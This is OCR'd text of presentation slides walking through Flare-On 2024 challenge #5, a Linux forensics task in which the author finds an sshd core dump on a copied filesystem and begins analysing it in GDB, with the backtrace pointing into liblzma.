
Core dump forensics

Flare-On 2024 #5



fG! @ ØxO P O S Ɇ C

November 2024

Who am I

Repository unavailable due to DMCA takedown.


This repository is currently disabled due to a DMCA takedown notice. We have disabled public access to the repository. The notice has been publicly posted.

If you are the repository owner, and you believe that your repository was disabled as a result of mistake or misidentification, you have the right to file a counter notice and have the repository reinstated. Our help articles provide more details on our DMCA takedown policy and how to file a counter notice. If you have any questions about the process or the risks in filing a counter notice, we suggest that you consult with a lawyer.

Today’s Agenda

Today's Agenda

- Flare-On 2024, challenge #5 (out of 10).
- A Linux core dump forensics challenge!
- 99 slides only \o/ :PPPP.
- Every RE presentation is a lie.
- Different approaches to the same problem.




Initial Recon

“Our server in the FLARE Intergalactic HQ has crashed!

Now criminals are trying to tell sell me my own data!!! Do your part, random internet hacker, to help FLARE out and tell us what data they stole!

We used the best forensic preservation technique of just copying all the files on the system for you.”

Initial Recon



Initial Recon

- Full file system copy of the hacked machine.
- We need assumptions!
- Where do we start searching?
- Crash was probably the keyword to be noticed...

Initial Recon

toze@flareon: ~/extracted/var/log

```
drwx------  2 toze toze      4096 set 11 21:55 root
drwxr-xr-x 10 toze toze      4096 jul 30 22:24 run
lrwxrwxrwx  1 toze toze         8 jul 22 01:00 sbin -> usr/sbin
drwxr-xr-x  2 toze toze      4096 jul 22 01:00 srv
-rw-r--r--  1 toze toze 744878080 nov 20 14:56 ssh_container.tar
drwxr-xr-x  2 toze toze      4096 mar 29  2024 sys
drwxr-xr-x  2 toze toze      4096 set  9 22:21 tmp
drwxr-xr-x 12 toze toze      4096 jul 22 01:00 usr
drwxr-xr-x 11 toze toze      4096 jul 22 01:00 var
toze@flareon:~/extracted$ cd var
toze@flareon:~/extracted/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
toze@flareon:~/extracted/var$ cd log
toze@flareon:~/extracted/var/log$ ls
README  alternatives.log  apt  btmp  dpkg.log  faillog  journal  lastlog  private  runit  wtmp
toze@flareon:~/extracted/var/log$ ls -la
total 140
drwxr-xr-x  6 toze toze   4096 jul 30 23:22 .
drwxr-xr-x 11 toze toze   4096 jul 22 01:00 ..
lrwxrwxrwx  1 toze toze     39 jul 30 22:23 README -> ../../usr/share/doc/systemd/README.logs
-rw-r--r--  1 toze toze   9349 jul 31 20:14 alternatives.log
drwxr-xr-x  2 toze toze   4096 set  9 22:21 apt
-rw-r-----  1 toze toze    768 jul 30 23:08 btmp
-rw-r--r--  1 toze toze 101749 set  9 22:21 dpkg.log
-rw-r--r--  1 toze toze      0 jul 22 01:00 faillog
drwxr-xr-x  2 toze toze   4096 jul 30 22:23 journal
-rw-r--r--  1 toze toze      0 jul 22 01:00 lastlog
drwx------  2 toze toze   4096 jul 30 22:23 private
drwxr-xr-x  3 toze toze   4096 jul 30 22:23 runit
-rw-r--r--  1 toze toze      0 jul 22 01:00 wtmp
toze@flareon:~/extracted/var/log$
```

Initial Recon

toze@flareon: ~/extracted/var/log

```
toze@flareon:~/extracted/var$ cd log
toze@flareon:~/extracted/var/log$ ls
README  alternatives.log  apt  btmp  dpkg.log  faillog  journal  lastlog  private  runit  wtmp
toze@flareon:~/extracted/var/log$ ls -la
total 140
drwxr-xr-x  6 toze toze   4096 jul 30 23:22 .
drwxr-xr-x 11 toze toze   4096 jul 22 01:00 ..
lrwxrwxrwx  1 toze toze     39 jul 30 22:23 README -> ../../usr/share/doc/systemd/README.logs
-rw-r--r--  1 toze toze   9349 jul 31 20:14 alternatives.log
drwxr-xr-x  2 toze toze   4096 set  9 22:21 apt
-rw-r-----  1 toze toze    768 jul 30 23:08 btmp
-rw-r--r--  1 toze toze 101749 set  9 22:21 dpkg.log
-rw-r--r--  1 toze toze      0 jul 22 01:00 faillog
drwxr-xr-x  2 toze toze   4096 jul 30 22:23 journal
-rw-r--r--  1 toze toze      0 jul 22 01:00 lastlog
drwx------  2 toze toze   4096 jul 30 22:23 private
drwxr-xr-x  3 toze toze   4096 jul 30 22:23 runit
-rw-r--r--  1 toze toze      0 jul 22 01:00 wtmp
toze@flareon:~/extracted/var/log$ ls journal/
toze@flareon:~/extracted/var/log$ ls -la journal/
total 8
drwxr-xr-x 2 toze toze 4096 jul 30 22:23 .
drwxr-xr-x 6 toze toze 4096 jul 30 23:22 ..
toze@flareon:~/extracted/var/log$ du -h
4,0K    ./journal
4,0K    ./private
92K     ./apt
4,0K    ./runit/ssh
8,0K    ./runit
228K    .
toze@flareon:~/extracted/var/log$
```

Initial Recon

- Logs appear empty.
- Next candidates?
- Persistence: systemd & friends.
- Needle in a haystack problem?
- Simple is better!
- I like to verify potential file system usage anomalies.

Initial Recon

toze@flareon: ~/extracted/var

```
-rw-r--r--  1 toze toze      0 jul 22 01:00 faillog
drwxr-xr-x  2 toze toze   4096 jul 30 22:23 journal
-rw-r--r--  1 toze toze      0 jul 22 01:00 lastlog
drwx------  2 toze toze   4096 jul 30 22:23 private
drwxr-xr-x  3 toze toze   4096 jul 30 22:23 runit
-rw-r--r--  1 toze toze      0 jul 22 01:00 wtmp
toze@flareon:~/extracted/var/log$ ls journal/
toze@flareon:~/extracted/var/log$ ls -la journal/
total 8
drwxr-xr-x 2 toze toze 4096 jul 30 22:23 .
drwxr-xr-x 6 toze toze 4096 jul 30 23:22 ..
toze@flareon:~/extracted/var/log$ du -h
4,0K    ./journal
4,0K    ./private
92K     ./apt
4,0K    ./runit/ssh
8,0K    ./runit
228K    .
toze@flareon:~/extracted/var/log$ cd ..
toze@flareon:~/extracted/var$ du -h -d 1
32M     ./lib
4,0K    ./spool
4,0K    ./mail
4,0K    ./backups
1,8M    ./cache
4,0K    ./tmp
4,0K    ./local
4,0K    ./opt
228K    ./log
34M     .
toze@flareon:~/extracted/var$
```

Initial Recon

toze@flareon: ~/extracted/var

```
toze@flareon:~/extracted/var/log$ du -h
4,0K    ./journal
4,0K    ./private
92K     ./apt
4,0K    ./runit/ssh
8,0K    ./runit
228K    .
toze@flareon:~/extracted/var/log$ cd ..
toze@flareon:~/extracted/var$ du -h -d 1
32M     ./lib
4,0K    ./spool
4,0K    ./mail
4,0K    ./backups
1,8M    ./cache
4,0K    ./tmp
4,0K    ./local
4,0K    ./opt
228K    ./log
34M     .
toze@flareon:~/extracted/var$ du -h -d 1 lib/
4,0K    lib/private
2,3M    lib/systemd
19M     lib/apt
8,0K    lib/dbus
11M     lib/dpkg
20K     lib/ucf
28K     lib/pam
8,0K    lib/vim
4,0K    lib/misc
32M     lib/
toze@flareon:~/extracted/var$
```

Initial Recon

toze@flareon: ~/extracted/var

```
toze@flareon:~/extracted/var$ ls -la lib/apt
total 40
drwxr-xr-x  5 toze toze  4096 set  9 22:21 .
drwxr-xr-x 11 toze toze  4096 jul 31 20:14 ..
-rw-r--r--  1 toze toze 16899 set  9 22:21 extended_states
drwxr-xr-x  4 toze toze  4096 set  9 22:21 lists
drwxr-xr-x  3 toze toze  4096 mai 25  2023 mirrors
drwxr-xr-x  2 toze toze  4096 mai 25  2023 periodic
toze@flareon:~/extracted/var$ du -h lib/apt
4,0K    lib/apt/periodic
4,0K    lib/apt/lists/auxfiles
4,0K    lib/apt/lists/partial
19M     lib/apt/lists
4,0K    lib/apt/mirrors/partial
8,0K    lib/apt/mirrors
19M     lib/apt
toze@flareon:~/extracted/var$ ls -la lib/apt/lists/
total 19032
drwxr-xr-x 4 toze toze     4096 set  9 22:21 .
drwxr-xr-x 5 toze toze     4096 set  9 22:21 ..
drwxr-xr-x 2 toze toze     4096 jul 30 22:23 auxfiles
-rw-r--r-- 1 toze toze    47951 set  9 12:32 deb.debian.org_debian-security_dists_bookworm-security_InRelease
-rw-r--r-- 1 toze toze   348947 set  8 18:13 deb.debian.org_debian-security_dists_bookworm-security_main_binary-amd64_Packages.l
z4
-rw-r--r-- 1 toze toze    55443 set  9 15:33 deb.debian.org_debian_dists_bookworm-updates_InRelease
-rw-r--r-- 1 toze toze    24148 abr 23  2024 deb.debian.org_debian_dists_bookworm-updates_main_binary-amd64_Packages.lz4
-rw-r--r-- 1 toze toze   151080 ago 31 10:57 deb.debian.org_debian_dists_bookworm_InRelease
-rw-r--r-- 1 toze toze 18836189 ago 31 09:53 deb.debian.org_debian_dists_bookworm_main_binary-amd64_Packages.lz4
-rw-r----- 1 toze toze        0 jul 30 22:23 lock
drwx------ 2 toze toze     4096 set  9 22:21 partial
toze@flareon:~/extracted/var$
```

Initial Recon

toze@flareon: ~/extracted/var

```
-rw-r--r-- 1 toze toze    24148 abr 23  2024 deb.debian.org_debian_dists_bookworm-updates_main_binary-amd64_Packages.lz4
-rw-r--r-- 1 toze toze   151080 ago 31 10:57 deb.debian.org_debian_dists_bookworm_InRelease
-rw-r--r-- 1 toze toze 18836189 ago 31 09:53 deb.debian.org_debian_dists_bookworm_main_binary-amd64_Packages.lz4
-rw-r----- 1 toze toze        0 jul 30 22:23 lock
drwx------ 2 toze toze     4096 set  9 22:21 partial
toze@flareon:~/extracted/var$ ls -la lib/dpkg/
total 704
drwxr-xr-x  7 toze toze   4096 set  9 22:21 .
drwxr-xr-x 11 toze toze   4096 jul 31 20:14 ..
drwxr-xr-x  2 toze toze   4096 jul 31 20:14 alternatives
-rw-r--r--  1 toze toze  66876 jul 22 01:00 available
-rw-r--r--  1 toze toze      8 jul 22 01:00 cmethopt
-rw-r--r--  1 toze toze    268 jul 31 20:14 diversions
-rw-r--r--  1 toze toze    187 jul 31 20:14 diversions-old
drwxr-xr-x  2 toze toze  61440 set  9 22:21 info
-rw-r-----  1 toze toze      0 set  9 22:21 lock
-rw-r-----  1 toze toze      0 jul 22 01:00 lock-frontend
drwxr-xr-x  2 toze toze   4096 mai 11  2023 parts
-rw-r--r--  1 toze toze     65 jul 30 22:23 statoverride
-rw-r--r--  1 toze toze 274238 set  9 22:21 status
-rw-r--r--  1 toze toze 274198 set  9 22:21 status-old
drwxr-xr-x  2 toze toze   4096 set  9 22:21 triggers
drwxr-xr-x  2 toze toze   4096 set  9 22:21 updates
toze@flareon:~/extracted/var$ du -h -d 1 lib/dpkg/
88K     lib/dpkg/alternatives
20K     lib/dpkg/triggers
4,0K    lib/dpkg/parts
4,0K    lib/dpkg/updates
11M     lib/dpkg/info
11M     lib/dpkg/
toze@flareon:~/extracted/var$
```

Initial Recon

toze@flareon: ~/extracted/var

```
-rwxr-xr-x 1 toze toze    458 fev 12  2023 xz-utils.postinst
-rwxr-xr-x 1 toze toze    204 fev 12  2023 xz-utils.prerm
-rw-r--r-- 1 toze toze    261 jul 22 01:00 zlib1g:amd64.list
-rw-r--r-- 1 toze toze    278 nov  5  2022 zlib1g:amd64.md5sums
-rw-r--r-- 1 toze toze     83 nov  5  2022 zlib1g:amd64.shlibs
-rw-r--r-- 1 toze toze   3243 nov  5  2022 zlib1g:amd64.symbols
-rw-r--r-- 1 toze toze     68 nov  5  2022 zlib1g:amd64.triggers
toze@flareon:~/extracted/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
toze@flareon:~/extracted/var$ ls -la lib/systemd/
total 28
drwxr-xr-x  7 toze toze 4096 jul 30 23:22 .
drwxr-xr-x 11 toze toze 4096 jul 31 20:14 ..
drwxr-xr-x  2 toze toze 4096 jul 30 22:23 catalog
drwxr-xr-x  2 toze toze 4096 set  9 22:43 coredump
drwxr-xr-x  5 toze toze 4096 jul 30 22:23 deb-systemd-helper-enabled
drwxr-xr-x  3 toze toze 4096 jul 30 23:22 deb-systemd-user-helper-enabled
drwxr-xr-x  2 toze toze 4096 jul 30 22:23 pstore
toze@flareon:~/extracted/var$ du -h -d 1 lib/systemd/
216K    lib/systemd/catalog
4,0K    lib/systemd/pstore
52K     lib/systemd/deb-systemd-helper-enabled
28K     lib/systemd/deb-systemd-user-helper-enabled
2,0M    lib/systemd/coredump
2,3M    lib/systemd/
toze@flareon:~/extracted/var$ ls -la lib/systemd/coredump/
total 2044
drwxr-xr-x 2 toze toze    4096 set  9 22:43 .
drwxr-xr-x 7 toze toze    4096 jul 30 23:22 ..
-rw------- 1 toze toze 2084864 set  9 22:34 sshd.core.93794.0.0.11.1725917676
toze@flareon:~/extracted/var$
```

Initial Recon

- The server crashed…
- “Blue screen of death” or just a service?
- Sshd core dump fits the story.
- This should have been an immediate hint to go after core files before anything else.
- Clearly, I’m a lame CTF player :P.

Initial Recon

toze@flareon: ~/extracted/var/lib/systemd/coredump

```
toze@flareon:~/extracted/var/lib/systemd/coredump$ ls -la
total 2044
drwxr-xr-x 2 toze toze    4096 set  9 22:43 .
drwxr-xr-x 7 toze toze    4096 jul 30 23:22 ..
-rw------- 1 toze toze 2084864 set  9 22:34 sshd.core.93794.0.0.11.1725917676
toze@flareon:~/extracted/var/lib/systemd/coredump$ file sshd.core.93794.0.0.11.1725917676
sshd.core.93794.0.0.11.1725917676: ELF 64-bit LSB core file, x86-64, version 1 (SYSV), SVR4-style, from 'sshd: root [priv]', rea
l uid: 0, effective uid: 0, real gid: 0, effective gid: 0, execfn: '/usr/sbin/sshd', platform: 'x86_64'
toze@flareon:~/extracted/var/lib/systemd/coredump$
```

It’s GDB time!

It’s GDB time!

- We want to understand why it crashed (or SIGQUIT).
- Full system copy so we have all the libraries, etc.
- We don’t need the original machine.
- But we need to fix paths to libraries otherwise it will try to use host versions.

It’s GDB time!

toze@flareon: ~/extracted

```
toze@flareon:~/extracted/var$ cd ..
toze@flareon:~/extracted$ gdb usr/sbin/sshd --core var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from usr/sbin/sshd...
(No debugging symbols found in usr/sbin/sshd)

warning: Can't open file / (deleted) during file-backed mapping note processing
[New LWP 7378]

warning: .dynamic section for "/lib/x86_64-linux-gnu/libcrypt.so.1" is not at the expected address (wrong library or version mis
match?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/libwrap.so.0" is not at the expected address (wrong library or version mism
atch?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/libaudit.so.1" is not at the expected address (wrong library or version mis
match?)
```

It’s GDB time!

toze@flareon: ~/extracted

```
ersion mismatch?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/libm.so.6" is not at the expected address (wrong library or version mismatc
h?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/security/pam_motd.so" is not at the expected address (wrong library or vers
ion mismatch?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/security/pam_limits.so" is not at the expected address (wrong library or ve
rsion mismatch?)

warning: .dynamic section for "/lib/x86_64-linux-gnu/security/pam_env.so" is not at the expected address (wrong library or versi
on mismatch?)

warning: File "/usr/lib/x86_64-linux-gnu/libthread_db.so.1" auto-loading has been declined by your `auto-load safe-path' set to
"$debugdir:$datadir/auto-load".
To enable execution of this file add
        add-auto-load-safe-path /usr/lib/x86_64-linux-gnu/libthread_db.so.1
line to your configuration file "/home/toze/.config/gdb/gdbinit".
To completely disable this security protection add
        set auto-load safe-path /
line to your configuration file "/home/toze/.config/gdb/gdbinit".
For more information about this security protection see the
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
        info "(gdb)Auto-loading safe path"

warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
Core was generated by `sshd: root [priv]      '.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x0000000000000000 in ?? ()
(gdb)
```

It’s GDB time!

toze@flareon: ~/extracted

```
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
        info "(gdb)Auto-loading safe path"

warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
Core was generated by `sshd: root [priv]      '.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x0000000000000000 in ?? ()
(gdb) bt
#0  0x0000000000000000 in ?? ()
#1  0x00007f4a18c8f88f in ?? () from /lib/x86_64-linux-gnu/liblzma.so.5
#2  0x000055b46d58df60 in ?? ()
#3  0x00007f4a188a1000 in ?? ()
#4  0x000055b46d51dde4 in ?? ()
#5  0x000055b46d51de04 in ?? ()
#6  0x7cd703ae8b2ff828 in ?? ()
#7  0x67711ce280e2582c in ?? ()
#8  0x0be691bcde9b3c23 in ?? ()
#9  0x034c0c188bde1fac in ?? ()
#10 0xe479508bfe7ad8d6 in ?? ()
#11 0x2331758100073bf5 in ?? ()
#12 0x505e2d16722f862c in ?? ()
#13 0x291ce37558aa8b9f in ?? ()
#14 0x0000000000000016 in ?? ()
#15 0xe21318a838f63d94 in ?? ()
#16 0xbaa0f907a51863de in ?? ()
#17 0xd06636a67b8abb2d in ?? ()
#18 0x6fd614c95ea6118d in ?? ()
#19 0x1a71cd4d9f8336f2 in ?? ()
#20 0x0000000055298652 in ?? ()
#21 0x0000000000000000 in ?? ()
(gdb)
```

- We want some kind of chroot, GDB already has it:

(gdb) help set solib-absolute-prefix

set sysroot, set solib-absolute-prefix

Set an alternate system root.

The system root is used to load absolute shared library symbol files.

For other (relative) files, you can add directories using

`set solib-search-path'.

It’s GDB time!

toze@flareon: ~/extracted

```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) set solib-absolute-prefix /home/toze/extracted/
(gdb)
(gdb) add-auto-load-safe-path /home/toze/extracted/usr/lib/x86_64-linux-gnu/libthread_db.so.1
(gdb)
(gdb) file usr/sbin/sshd
Reading symbols from usr/sbin/sshd...
(No debugging symbols found in usr/sbin/sshd)
(gdb)
(gdb) core-file var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676
warning: Can't open file / (deleted) during file-backed mapping note processing
[New LWP 7378]
warning: .dynamic section for "/home/toze/extracted/lib64/ld-linux-x86-64.so.2" is not at the expected address (wrong library or
 version mismatch?)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/home/toze/extracted/lib/x86_64-linux-gnu/libthread_db.so.1".
Core was generated by `sshd: root [priv]      '.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x0000000000000000 in ?? ()
(gdb)
```

It’s GDB time!

